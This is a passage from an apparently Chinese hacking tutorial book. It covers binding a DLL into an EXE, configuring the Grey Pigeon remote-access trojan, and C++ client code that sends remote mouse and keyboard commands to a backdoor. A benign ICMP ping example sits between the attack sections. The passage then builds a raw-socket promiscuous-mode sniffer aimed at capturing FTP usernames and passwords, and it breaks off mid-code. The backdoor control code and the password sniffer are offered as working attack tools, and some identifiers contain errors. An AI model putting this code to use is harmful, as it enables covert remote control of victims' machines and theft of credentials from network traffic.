其中“if(SetFilePointer(shFile, -50125,NULL,FILE\_END)==-1)”中的“50125”是DLL文件的大小,指针就移动到EXE文件中的DLL文件部分了。只要在“命令提示符”窗口中运行“EXE 文件名 DLL 文件名 合并后的 EXE 文件名”命令,就可以实现两个文件的合并,如图所示。



成功合并文件

## 6.2 黑客程序的配置

现在使用木马或后门程序，大多需要将客户端配置生成木马或后门的服务端，如灰鸽子就有这项功能。

### 6.2.1 远程监控设置

在这里以灰鸽子为例。如果想要黑客程序良好的获取信息，那么就需要把这个黑客程序设置成一个服务器，只有设置成一个服务器，才可以时时刻刻的监控主机的一举一动。事实上，灰鸽子这个黑客程序，就有这个功能，如图所示，



“灰鸽子服务器配置”窗口

这样不仅可以生成服务端，还可以满足不同用户的需要。如果在编程过程中，要想改变这些信息，则需要修改源代码，重新编译才可以实现。

### 6.2.2 远程信息获取

本节介绍如何通过编程来配置后门程序实现获取信息的功能。在具体实现时，需要添加系统语言 C++ 类库中的 `PreTranslateMessage(MSG* pMsg)` 函数，在更新 Windows 的类库支持后，可以使用下面的程序实现本机获取监控主机的信息。程序如下：

```
#define Success 0x01
#define GetDirInfo 0x02
#define ExecFile 0x03
#define GetFile 0x04
#define PutFile 0x05
#define DelFile 0x06
```

```

#define DelDir 0x07
#define CreateDir 0x08
#define FileInfo 0x09
#define GetScreen 0x10
#define Getmoses 0x11
#define Lbuttond 0x12
#define Lbuttonu 0x13
#define Rbuttond 0x14
#define Rbuttonu 0x15
#define LbuttonDd 0x16
#define RbuttonDd 0x17
#define MouseWheel 0x18
#define KeyDown 0x19
#define KeyUp 0x20
#define Mbd 0x21
#define Mbu 0x22
#define Mbdd 0x23
typedef struct //命令结构
{
    int ID; //命令ID
    BYTE lparam[BUF_LEN*2];
    int x; //鼠标x
    int y; //鼠标y
    short z; //滚轮
    int key; //键盘
}COMMAND;

//
//

BOOL CClientView::PreTranslateMessage(MSG* pMsg)
{
    // TODO: Add your specialized code here and/or call the base class
    COMMAND command;
    if (ifconnect!=0)
    {
        if(m_pRecBMPSocket!=NULL)
            m_pRecBMPSocket=NULL; //删除原来的套节字
        m_pRecBMPSocket=new CSocket;
        m_pRecBMPSocket->Create();
        if(!m_pRecBMPSocket->Connect(strtemp,2502))
        {
            //m_pRecBMPSocket->Send(buf1,30);
            MessageBox("连接失败");
            delete m_pRecBMPSocket;
            m_pRecBMPSocket=NULL;
        }
    }
}

```

```
else
{
switch (pMsg->message) // 消息传输机制和类型的判断
{
case WM_MOUSEMOVE:
memset((char*)&command, 0, sizeof(command));
command.ID=Getmoes;
POINT lpPoint;
GetCursorPos(&lpPoint);
command.x=lpPoint.x;
command.y= lpPoint.y;
m_pRecBMPSocket->Send((char*)&command, sizeof(COMMAND));
break;
case WM_KEYDOWN:
memset((char*)&command, 0, sizeof(command));
command.ID=KeyDown;
command.key=pMsg->wParam;
m_pRecBMPSocket->Send((char*)&command, sizeof(COMMAND));
break;
case WM_KEYUP:
memset((char*)&command, 0, sizeof(command));
command.ID=KeyUp;
command.key=pMsg->wParam;
m_pRecBMPSocket->Send((char*)&command, sizeof(COMMAND));
break;

case WM_LBUTTONDOWN:
memset((char*)&command, 0, sizeof(command));
command.ID=Lbuttond;
m_pRecBMPSocket->Send((char*)&command, sizeof(COMMAND));
break;

case WM_LBUTTONUP:
memset((char*)&command, 0, sizeof(command));
command.ID=Lbuttonu;
m_pRecBMPSocket->Send((char*)&command, sizeof(COMMAND));
break;

case WM_RBUTTONDOWN:
memset((char*)&command, 0, sizeof(command));
command.ID=Rbuttond;
m_pRecBMPSocket->Send((char*)&command, sizeof(COMMAND));
break;

case WM_RBUTTONUP:
memset((char*)&command, 0, sizeof(command));
command.ID=Rbuttonu;
m_pRecBMPSocket->Send((char*)&command, sizeof(COMMAND));
```

```

break;

case WM_LBUTTONDOWNCLK:
memset((char*)&command, 0, sizeof(command));
command.ID=LbuttonDd;
m_pRecBMPSocket->Send((char*)&command, sizeof(COMMAND));
break;

case WM_RBUTTONDOWNCLK:
memset((char*)&command, 0, sizeof(command));
command.ID=RbuttonDd;
m_pRecBMPSocket->Send((char*)&command, sizeof(COMMAND));
break;

case WM_MOUSEWHEEL:
memset((char*)&command, 0, sizeof(command));
command.ID=MouseWheel;
command.z=(short)HIWORD(pMsg->wParam);
m_pRecBMPSocket->Send((char*)&command, sizeof(COMMAND));
//AfxMessageBox(buf1);
break;
case WM_MBUTTONDOWN:
memset((char*)&command, 0, sizeof(command));
command.ID=Mbd;
command.z=(short)HIWORD(pMsg->wParam);
m_pRecBMPSocket->Send((char*)&command, sizeof(COMMAND));
break;

case WM_MBUTTONUP:
memset((char*)&command, 0, sizeof(command));
command.ID=Mbu;
command.z=(short)HIWORD(pMsg->wParam);
m_pRecBMPSocket->Send((char*)&command, sizeof(COMMAND));
break;

case WM_MBUTTONDOWNCLK:
memset((char*)&command, 0, sizeof(command));
command.ID=Mbdd;
command.z=(short)HIWORD(pMsg->wParam);
m_pRecBMPSocket->Send((char*)&command, sizeof(COMMAND));
break;
}}}
return CView::PreTranslateMessage(pMsg);    // 返回处理信息
}

```

## 6.3 数据包嗅探


嗅探器(也称网络分析器)是种能够查看网络传输、将其解码并为网管提供可用数据的一种软件。网管可以使用它提供的数据来诊断网络存在的问题。而恶意用户还会利用嗅探器来从网络上获取存储在文本中的密码。下面列举一些常用的专用嗅探器: NAI 嗅探器(商用)、Wireshark(以前叫 Ethereal, 是一种 Linux, Windows 以及其他平台上使用的开发源码的图形用户界面的嗅探器)、TCPDump(开放源码命令行嗅探器, 在 Unix 类的操作系统上使用, 如 Linux 或者 FreeBSD), 还有它的 Windows 版——WinDump。

首先我们来说明一些网络基本知识。大多数的以太网都是一根总线的拓扑结构, 使用同轴电缆或者双绞线和 hub 连通。网络上的所有节点(计算机和其他设备)都可以通过同样的线路通信, 并且使用称为载波监听多路访问/冲突检测(CSMA/CD)的方案依次发送数据。你可以把 CSMA/CD 看作是在一个很吵闹的宴会中的两人对话, 你需要等一会儿, 等别人说话的间歇才有机会发言。网络上的所有节点都有自己唯一的 MAC(媒体访问控制)地址, 它们使用该地址互相发送信息包。通常, 节点只会关注目的地是自己的 MAC 地址的那些信息包。但是如果网卡被设置成混杂模式的话, 那它就会查看它连接的线路上的所有数据包。

通常情况下, 网络通信的套接字程序只能响应与自己硬件地址相匹配或以广播形式发出的数据帧, 对于其他形式的数据帧比如已到达网络接口, 但却不是发给此地址的数据帧, 网络接口在验证投递地址并非自身地址之后将不引起响应, 即应用程序无法收取与自己无关的数据包。因此要想实现截获流经网络设备的所有数据包, 就要采取一点特别的手段了。嗅探器作为一种网络通信程序, 也是通过对网卡的编程来实现网络通信的, 对网卡的编程也是使用通常的套接字(socket)方式来进行。网络嗅探器的目的恰恰在于从网卡接收所有经过它的数据包, 这些数据包既可以是发给它的也可以是发往别处的。显然, 要达到此目的就不能再让网卡按正常模式工作, 而必须将其设置为混杂模式。

### 6.3.1 原始套接字基础

到目前为止, 接触的只是如图所示的用户数据或应用数据部分。为了更好地了解数据包的封装过程, 在本节将介绍 IP 首部、TCP 首部和各类数据包的封包、解包及截获等。



原始套接字是允许访问底层协议的一类套接字，即可以对底层的数据包进行操作。利用原始套接字能访问 ICMP 和 ICMP 等协议包，能读写内核不处理的 IP 数据包。在使用原始套接字前，需使用 socket 函数来创建一个原始套接字。

下面代码是将 ICMP 协议作为一种基层协议完成一个原始套接字的创建。

```
SOCKET s;
s = socket(AF_INET, SOCK_RAW, IPPROTO_ICMP);
```

第一个参数“AF\_INET”代表 TCP/IP 协议；第二个参数“SOCK\_RAW”表示 SOCKET 类型是原始套接字；第三个参数是用来指定协议类型，可以取 IPPROTO\_ICMP、IPPROTO\_IGMP、IPPROTO\_IP、IPPROTO\_UDP 以及 IPPROTO\_RAW。

不难看出，与创建套接字的不同之处在于：把第二个参数的套接字类型设置为 SOCK\_RAW。由于原始套接字使人们对底层传输机制加以控制，所以它经常被黑客使用，从而使 Windows 中存在一个潜在的安全漏洞。更为严重的是，原始套接字可接受流经本地网络层以上的所有数据包。

### 6.3.2 利用 ICMP 原始套接字实现 ping 程序

ICMP 是 (Internet Control Message Protocol, 网际控制报文协议) 的简称，从技术角度来说就是一个“错误检测与回报机制”。它能够检测网路的连线状况，也能确保连线的准确性。它是 TCP/IP 协议集中的一个子协议，属于网络层协议，主要用于在主机与路由器之间传递控制信息，包括报告错误、交换受限控制和状态信息等。我们常用的 IP 协议并不是一个可

靠的协议，它不能保证数据被送达，那么自然的，能保证数据送达的工作应该由其他的模块来完成。其中一个重要的模块就是 ICMP(网络控制报文)协议。当传送 IP 数据包发生错误——比如主机不可达、路由不可达等，ICMP 协议将会把错误信息封包，然后传送给主机。给主机一个处理错误的机会，这也就是为什么说建立在 IP 层以上的协议是可能做到安全的。ICMP 数据包由 8bit 的错误类型和 8bit 的代码和 16bit 的检验和组成。而前 16bit 就组成了 ICMP 所要传递的信息。尽管在大多数情况下，错误的包传送应该给出 ICMP 报文，但是在特殊情况下，是不产生 ICMP 错误报文的。如下 ICMP 差错报文不会产生 ICMP 差错报文（防止 ICMP 的无限产生和传送）。

① 目的地址是广播地址或多播地址的 IP 数据报。

② 作为链路层广播的数据报。

③ 不是 IP 分片的第一片。

④ 源地址不是单个主机的数据报。这就是说，源地址不能为 0 地址、环回地址、广播地址或播地址。

ICMP 协议对于网络安全具有极其重要的意义，但 ICMP 协议本身的特点决定了它非常容易被用于攻击网络上的路由器和主机。大家经常使用的 ping 命令就是通过 ICMP 协议实现的，在本节将利用原始套接字发送 ICMP 数据包来实现 ping 命令。由于要使用原始套接字，则在发送数据包前必须对数据包进行封装。在封装数据包前需了解 ICMP 报文的具体结构，如图所示。

8 位类型	8 位代码	16 位检验和
不同类型不同代码有不同内容		

ICMP 报文的结构

从图中可以看出，8 位类型段和 8 位代码段共同决定 ICMP 报文的类型。而类型字段有 15 个不同值，还可结合代码字段来描述特定类型的 ICMP 报文。要实现 ping 命令，则必须把发送的 ICMP 数据包类型段和代码段分别设置为 8 和 0。这样就指向请求的回显功能，即 ICMP 回显请求报文，目标主机回应数据包的就是 ICMP 回显应答报文，其类型段和代码段分别为 0 和 0。接着是 16 位检验和字段，它必须由程序进行计算填写。由于其算法现在已经公开，所以用户不用担心。

在这里需要调用 checksum 函数来存储检验和，该函数的调用方法如下。

```
USHORT checksum(USHORT* buff, int size)
{
    unsigned long cksum = 0;
    while(size>1)
```

```

{
    cksum += *buff++;
    size -= sizeof(USHORT);
}
if(size) // 是奇数
{
    cksum += *(UCHAR*)buff;
}
cksum = (cksum >> 16) + (cksum & 0xffff); // 将32位的cksum高
16位和低16位相加, 然后取反
cksum += (cksum >> 16);
return (USHORT) (~cksum);
}

```

**注意**

16 位检验和字段的主要作用是检查收到数据包的完整性。先对报文首部每个 16 位数据进行二进制反码求和（可将整个首部看作由一串 16 位的字段组成），将其保存在检验和字段中。当收到一个数据包后，同样对其首部中 16 位数据进行二进制反码求和。由于接收方在计算过程中包含了发送方存在首部的检验和，如果首部在传输过程中没有发生错误，则接收方计算的结果应该为 1。

由于 ICMP 报文结构中的内容是由类型字段和代码字段决定的，在这里已设置为 ICMP 回显报文。ICMP 回显报文的具体结构如图所示。



ICMP 回显报文的具体结构

该报文中的标识符和序号的作用是表示一对特定的 ICMP 回显报文，当发送一个 ICMP 回显请求报文后，收到的 ICMP 回显应答报文中的标识符和序号与 ICMP 回显请求报文中的相同，所以这些字段都被原样返回。该过程用于确定收到的报文是否为该 ICMP 回显请求报文的应答报文，并且客户端发送的选项数据必须原样返回。

ICMP 回显报文的结构如下。

```

typedef struct icmp_hdr
{
    unsigned char    icmp_type;        // 类型
    unsigned char    icmp_code;       // 代码

```

```

    unsigned short icmp_checksum;    // 校验和
    unsigned short icmp_id;          // 标识符
    unsigned short icmp_sequence;    // 序列号
    // 下面是选项数据
    unsigned long icmp_timestamp;     // 时间戳
} ICMP_HDR, *PICMP_HDR;

```

在发送 ICMP 回显请求报文时，一般使用“icmp\_id”参数来保存 ping 程序的进程 Pid 号。由于在 ICMP 回显应答报文中“icmp\_id”会原样返回，所以可利用该参数来查看收到的 ICMP 回显应答数据包是否是刚发送的数据包的应答报文。要得到进程的 Pid 可以直接调用 GetCurrentProcessId() 函数，而且该函数没有参数，调用成功就可以返回进程的 Pid。

而参数“icmp\_timestamp”的作用是计算 ICMP 回显请求报文发送到 ICMP 回显应答报文所经过的时间，其具体计算过程如下。

先在构造 ICMP 回显请求报文时，调用 GetTickCount 函数得到系统从开机到现在的运行时间，而且该函数没有参数。如果调用成功则返回系统的运行时间，返回时间可精确到毫秒。在收到 ICMP 回显应答报文时，再调用 GetTickCount 函数得到运行时间。最后将两次时间相减就可以得到 ICMP 回显请求报文发送到 ICMP 回显应答报文所用的时间。

ICMP 回显请求报文的具体构造过程如下。

```

char buff[sizeof(ICMP_HDR)];
ICMP_HDR* pIcmp = (ICMP_HDR*)buff;
pIcmp->icmp_type = 8;          // 类型 8
pIcmp->icmp_code = 0;          // 代码 0
pIcmp->icmp_id = (USHORT)GetCurrentProcessId(); // 标识符为本进程 id
pIcmp->icmp_checksum = 0;      // 校验和先填充为 0
pIcmp->icmp_timestamp = GetTickCount(); // 时间戳为系统运行时间
pIcmp->icmp_checksum = checksum((USHORT*)buff, sizeof(ICMP_HDR)); // 计算校验和


```

ICMP 报文的结构到这里就介绍完了，但通常发送的数据包中不仅仅包含一个 ICMP 报文，整个数据包的基本结构如图所示。



数据包的基本结构

从图中可以看出，除 ICMP 报文外，发送的数据包中还包含了以太网首部和 IP 首部两部分。对于原始套接字来说，是没有权限访问以太网首部的，在封装数据包时相应驱动程序会填充以太网首部，所以这部分不用编程。但 IP 首部是不让驱动程序填充的，这里不使用 IP 首部。构造 ping 程序需要经过初始化 Winsock 属性、构造和发送 ICMP 回显请求报文、接收 ICMP 回显请求报文、分析并输出报文等几个步骤，其具体流程如图所示。



## 注意

虽然在构造发送的数据时程序只需构造 ICMP 数据包部分, 但在程序收到的数据包中是包含 IP 首部的。

从图中可以看出, 构造 ping 程序过程并不复杂。先构造 ICMP 报文进行发送, 再接收数据, 最后分析数据包并输出结果即可。

### (1) 初始化 Winsock 属性。

需要对 Winsock 进行初始化, 包括加载 Winsock 库、建立原始套接字、填写目标计算机的 SOCKADDR\_IN 结构以及设置超时时间等。

这些过程的具体实现代码如下。

```

WSADATA wsaData;
WORD sockVersion = MAKEWORD(2, 2);
if(WSAStartup(sockVersion, &wsaData) != 0) //加载winsock库
return 0;
SOCKET sRaw = socket(AF_INET, SOCK_RAW, IPPROTO_ICMP); //建立原始套接字
int OutTime=100; //超时时间
setsockopt(sRaw, IPPROTO_IP, IP_TTL, (char*)&OutTime, sizeof(OutTime)); //设置超时
SOCKADDR_IN dest;
dest.sin_family = AF_INET;
dest.sin_port = htons(0);
dest.sin_addr.S_un.S_addr = inet_addr(argv[1]); //填写ping主机地址
  
```

### (2) 构造和发送 ICMP 回显请求报文。

在完成 Winsock 初始化后, 就需要构造 ICMP 回显报文, 该过程在前面已经介绍过。在

构建 ICMP 回显报文后, 就可以调用 Sendto 函数发送 ICMP 回显请求报文。

其具体实现代码如下。

```
nRet = sendto(sRaw, buff, sizeof(ICMP_HDR), 0, (SOCKADDR *)&dest,
sizeof(dest)); // 发送 ICMP 回显请求数据报
if(nRet == SOCKET_ERROR) // 发送错误, 提示并退出程序
{
    printf(" sendto failed\n");
    return 0;
}
```

(3) 接收 ICMP 回显请求报文。

在发送完成后, 就可以调用 recvfrom 函数来接收 ICMP 回显请求报文, 其实现代码如下。

```
nRet = recvfrom(sRaw, recvBuf, 1024, 0, (sockaddr*)&from, &nLen);
if(nRet == SOCKET_ERROR)
{
    if(WSAGetLastError() == WSAETIMEDOUT)
    {
        printf(" timed out\n");
        continue;
    }
    printf(" recvfrom failed \n");
    return 0;
}
```

(4) 分析并输出报文。

当接收到数据后就可以对收到的数据进行分析, 再输出结果。由于收到的 IP 数据包是包含 IP 首部的, 而 IP 首部的大小是 20 字节。

可以通过一个结构来定义 IP 首部, 该结构的具体内容如下。

```
typedef struct _IPHeader // 20字节的IP头
{
    UCHAR    iphVerLen; // 版本号和头长度 (各占4位)
    UCHAR    ipTOS;     // 服务类型
    USHORT   ipLength;  // 封包总长度, 即整个IP报的长度
    USHORT   ipID;      // 封包标识, 唯一标识发送的每一个数据报
    USHORT   ipFlags;   // 标志
    UCHAR    ipTTL;     // 生存时间, 就是TTL
    UCHAR    ipProtocol; // 协议, 可能是TCP、UDP、ICMP等
    USHORT   ipChecksum; // 校验和
    ULONG    ipSource;   // 源IP地址
    ULONG    ipDestination; // 目标IP地址
} IPHeader, *PIPHeader;
```

对数据的分析过程是: 先从 IP 首部得到 8 位协议字段, 看 IP 首部之后是否是 ICMP 报文, 如果是则继续往下读取; 根据 ICMP 报文中 "icmp\_id" 参数判断此 ICMP 报文是否与发送的

ICMP 回显请求报文中的 icmp\_id 相同, 如果相同则输出 ping 主机的 IP 地址、收到数据包的大小、从发送数据包到收到数据包所用的时间等信息。

分析并输出报文的具体实现代码如下。

```
int nTick = GetTickCount();           // 得到当前系统运行时间
IPHeader *Iphdr=(IPHeader*)recvBuf;  // 得到 IP 首部
if(Iphdr->ipProtocol!=0x01)           // 判断其后是否是 ICMP 报文
{
    printf("this is not a icmp packet\n");
    return 0;
}
ICMP_HDR* pRecvIcmp = (ICMP_HDR*)(recvBuf + 20); // 定位到 ICMP 报
文首部
if(pRecvIcmp->icmp_id != GetCurrentProcessId()) // 判断收到的报文是
否和我们发送的报文相对应
{
    printf("this is another icmp packet\n");
    return 0;
}
printf("Reply from %s: ",inet_ntoa(from.sin_addr)); // 输出 ping 主
机的 ip
printf("bytes=%d ",nRet); // 输出收到的字节数
printf("time=%dms\n",nTick - pRecvIcmp->icmp_timestamp); // 输出
从发送数据报到收到数据报所经历的时间
Sleep(100);
```

到这里 ping 程序就设置完成了, 使用 codeblock 进行编译运行。在本地计算机的“命令提示符”窗口中输入“ping 180.149.132.47”命令, 即可看到其运行结果, 如图所示。不难看出, 使用 ping 程序设置返回的数据与使用 ping 命令返回的数据是一样的。



使用 ping 命令

#### 注意

无论是使用 ping 程序还是使用 ping 命令, 在运行的结果中都可以看出, 输出数据有 4 行, 所以需要循环 4 次输出数据。

### 6.3.3 嗅探 FTP 密码的实现

由于套接字可以接收流经本地的网络层以及以上的所有数据，所以在建立原始套接字后，只需要对套接字进行监听，就可以嗅探到流经本地的网络以及以上的数据包。

现在很多嗅探工具不仅可嗅探本机数据，还可嗅探整个局域网数据。这里介绍如何通过编程实现嗅探整个局域网中的数据。局域网的连接方式有集线器和交换机两种，前者以集线器（HUB）连接成局域网（以太网），而后者以交换机连接成网络（交换式网络）。

下面是这两种网络的基本特点。

#### 1. 集线器（HUB）连接成的局域网

在这种网络中，数据是以广播的形式发送的，所以当局域网中的一台主机向目标主机发送数据后，局域网中每台主机的网卡都会收到此数据包，但网卡内单片程序会对数据包进行分析。该程序会先读取数据包中的以太网头部，在以太网头部中存储有目标主机的 MAC 地址，如果该地址与本地网卡的 MAC 地址相同，则表明该数据包已经到达目标主机，此时网卡就会把该数据包传给上一层处理，否则就会丢弃数据包。

广播分为第 2 层广播和第 3 层广播两种。第 2 层广播也称硬件广播，主要用于在局域网内向所有的节点发送数据，通常不会穿过局域网的边界——路由器。而第 3 层广播则用于在这个网络内向所有的节点发送数据。广播信息是指以某个广播域所有主机为目的的信息，这些被称为网络广播。

#### 2. 交换机连接成的网络

由于以原始套接字为基础的嗅探技术嗅探不到该种网络中的数据，所以在这里只作简单介绍。在交换机网络环境中，当一台计算机向另一台计算机发送数据包后，该数据包会被交换机发送到指定的网络地址中。

由于流经每台计算机的数据都会被语句网中任意一台主机的网卡接收到，所以判断后，将那些不是发给自己的数据丢弃。但只要将网卡设置成混杂模式，就可以收到流经局域网的所有数据。在 C++ 中只需调用 `ioctlsocket` 函数即可实现，该函数的具体调用方法如下。

```
DWORD dwValue = 1;
if(ioctlsocket(sRaw,SIO_RCVALL, &dwValue) != 0) //设置网卡位混杂模式
{
    printf("ioctlsocket error\n");
    return 0;
}
```

不难看出，`ioctlsocket` 函数包括 3 个参数，这 3 个参数的作用如下。


`sRaw`: 指定一个 I/O 套接字的句柄。

`SIO_RCVALL`: 指定对套接字的操作指令。

&dwValue: 指定命令所带参数的指针。

当网卡被设置成混杂模式后, 利用原始套接字接收数据, 就可以接收到流经整个网络的全部数据, 其实现流程如右图所示。

从图中可以看出, 嗅探程序的实现过程非常简单。先是原始套接字的一些初始化的操作, 建立套接字并绑定到本地的一个 IP; 把网卡设置成混杂模式以实现接收到流经局域网中的所有数据; 最后是一个循环, 多次接收和分析数据。嗅探程序主要针对数据包中的用户名和密码进行分析。下面开始编写嗅探 FTP 密码的程序。如果要想实现一个嗅探 FTP 密码的程序, 则必须先了解 FTP 数据包的结构, 其结构如图所示。




对整个网络的全部数据进行嗅探的实现流程



FTP 数据包的结构

利用原始套接字收到的数据包是没有以太网首部的, 在这里不用考虑这部分的数据。下面来了解 IP 首部的基本结构, 如图所示。



IP 首部的基本结构

IP 首部包含的字段的作用如下。

- 4 位版本：指定 IP 协议的版本号，目前该字段设置为 4，所以 IP 有时也被称为 IPv4。
- 首部长度：首部长度是指首部占 32bit 字的数目，包含任何选项，是一个 4 比特字段。
- 16 位总长度：指定整个 IP 数据包的长度。
- 8 位协议：指定下一层报文的协议，FTP 数据包中该项为 6，表示下一层是 TCP 报文。
- 32 位源 IP 地址：指定数据包发送方的 IP 地址。
- 32 位目标 IP 地址：指定数据包接收方的 IP 地址。

在 VC++6.0 中，IP 首部一般被定义为如下所示。

```
typedef struct _IPHeader
{
    UCHAR    iphVerLen;        // 版本号和首部长度（各占 4 位）
    UCHAR    ipTOS;            // 8 位服务类型
    USHORT   ipLength;         // IP 数据报总长度
    USHORT   ipID;             // 16 位标识
    USHORT   ipFlags;          // 3 位标志和 13 位偏移
    UCHAR    ipTTL;            // 8 位生存时间
    UCHAR    ipProtocol;       // 8 位协议，可能是 TCP、UDP、ICMP 等
    USHORT   ipChecksum;       // 16 位首部校验和
    ULONG    ipSource;         // 32 位源 IP 地址
    ULONG    ipDestination;    // 32 位目标 IP 地址
} IPHeader, *PIPHeader;
```

在了解 IP 首部的基础上看看 TCP 首部的基本结构，如图所示。

16 位源端口号		16 位目标端口号	
32 位序号			
32 位确认序号			
4 位首部长度	保留位	6 位标志字节	16 位窗口大小
16 位检验和		16 位紧急指针	
其他			
数据			

TCP 首部的基本结构

TCP 首部中选项的长度一般是 20 字节。在这里只需了解 16 位源端口号和目标端口号，分别指向客户端和服务端的端口号。在 VC++6.0 中，TCP 首部一般被定义为如下所示。

```
typedef struct _TCPHeader
{
    USHORT    sourcePort;           // 16位源端口号
    USHORT    destinationPort;     // 16位目标端口号
    ULONG     sequenceNumber;      // 32位序列号
    ULONG     acknowledgeNumber;   // 32位确认号
    UCHAR     dataoffset;          // 高4位表示数据偏移
    UCHAR     flags;               // 6位标志比特
    USHORT    windows;             // 16位窗口大小
    USHORT    checksum;            // 16位校验和
    USHORT    urgentPointer;       // 16位紧急指针
} TCPHeader, *PTCPHeader;
```

最后还需要了解 FTP 数据包的结构, 由于 FTP 数据包没有一个统一的结构, 这里使用抓包的方式发送带用户名和密码的数据包结构。下面介绍如何通过编程来实现嗅探功能, 先加载 winsock 库, 建立原始套接字, 绑定原始套接字到本地的某个 IP 地址。其实现代码如下。

```
WSADATA wsaData;
WORD sockVersion = MAKEWORD(2, 2);
if(WSAStartup(sockVersion, &wsaData) != 0) //加载winsock库
return 0;
SOCKET sRaw = socket(AF_INET, SOCK_RAW, IPPROTO_IP); // 创建原始
套接字
char szHostName[56];
SOCKADDR_IN addr_in;
struct hostent *pHost;
gethostname(szHostName, 56); //得到本机计算机名
if((pHost = gethostbyname((char*)szHostName)) == NULL) //通过计
算机名得到IP
return 0;
in_addr addr;
sockaddr_in addr_s;
//循环输出IP地址
for(int i=0;;i++)
{
    char *p=pHost->h_addr_list[i];
    if(p==NULL)
        break;
    memcpy(&addr.S_un.S_addr,p,pHost->h_length);
    printf("第%d个ip: %s\n",i+1,inet_ntoa(addr));
}
printf("请输入要绑定在哪个ip上: ");
int num;
scanf("%d",&num); //选择要监听的IP地址
if(num<1||num>i)
{
    printf("输入错误\n");
    return 0;
}
```

```

}
//填写sockaddr_in结构
addr_s.sin_family= AF_INET;
addr_s.sin_port=htons(0);
memcpy(&addr_s.sin_addr.S_un.S_addr, pHost->h_addr_list[num-1],
pHost->h_length);
//绑定套接字到指定IP
